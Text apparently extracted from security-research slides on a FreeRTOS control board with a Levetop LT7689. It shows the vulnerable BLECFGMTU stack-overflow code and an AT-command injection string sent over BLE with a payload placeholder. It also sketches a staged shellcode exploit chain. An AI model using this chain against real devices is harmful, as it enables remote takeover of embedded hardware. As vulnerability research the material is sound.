




Hardware Overview

Levetop
LT7689




Control board





Hardware Overview

Levetop
LT7689



Control board



Recon:

- Loading address `0x08010000`

(bootloader not part of FOTA?, secureboot?)

- OS: **FreeRTOS**

- No symbols available
- **No mitigations/protections** (ASLR, NX..)
- Task-based OS: identified interesting ones


Used internal tool for function similarity ⇒ *Recognized all known FreeRTOS functions*


Wifi_Ble_HAL_TASK


App_Business_Task

Module_Wifi_Ble_Task

UsbCommTask









AT commands



BLE
messages



Translate BLE message into AT commands:

- | | |
|----------------|----------------|
| • BLECONN | • BLEDISCONN |
| • BLEAUTHCMPLT | • ready |
| • READ | • WRITE |
| • BLEAUTHCMPT | • ... |

+WRITE:0,0,0,0,4, ^{size}DATA

Chain #1 - Vuln #1: Stack BoF in BLECFGMTU



Example of valid command:

+BLECFGMTU:0,115200\r\n

```
uint8_t size = min(size, 100);
uint16_t len = 0;
char tmp_buf[0x8] = {0};

if (strstr("+BLECFGMTU:", ble_buf, size, &pos) != 0) {
    for (int i = 0; i < size; ++i) {
        if (ble_buf[pos + i + 13] == '\r' && ble_buf[pos + i + 14] == '\n') {
            len = i;
            break;
        }
    }
    if (len != 0)
        memcpy(&tmp_buf, &ble_buf[pos + 13], len);
```

← limited to 100 bytes

⇒ But as an external user we can't directly send BLECFGMTU commands



Goal: Trying to see if we can **forge** a message that would result in a BLECFGMTU command

Chain #1 - Buffered AT command parsing




Observations:

- Commands are buffered! *(thus they can be chained)*
- There is an **order** in which commands are evaluated *(with str_str)*

Can reliably force the ESP32 to send two commands in the same message.


+BLESECREQ:0\r\n+BLEAUTHCMPL:0,0\r\n



Chain #1 - Vuln #2: AT command injection




8
+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n



Chain #1 - Vuln #2: AT command injection




10
+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n



Chain #1 - Vuln #2: AT command injection



8
+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n




Chain #1 - Vuln #2: AT command injection



100


+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n



Chain #1 - Vuln #2: AT command injection




+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n



Chain #1 - Vuln #2: AT command injection




found !
+READ:0,0\r\n+WRITE:0,0,0,116,+BLECFGMTU:0,115200\0[PAYLOAD_BOF_STK]\r\n




WRITE arguments improperly considered as a command !

Call the command handler with injected command and trigger stack BoF !

Chain #1 - Full Exploit



Chain #1 - Full Exploit




Chain #1 - Full Exploit



stack frame

...
buff[8]
...
r4
r5
r6
r7
r8
r9
r10
r11
@ret

@ble_tmp_buff



Step #2: Use vuln#2 to inject BLECFGMTU command and execute faulty function.

heap


@stage1

CreateTask
Shellcode


@stage2

 Task
Function

Chain #1 - Full Exploit




stack frame

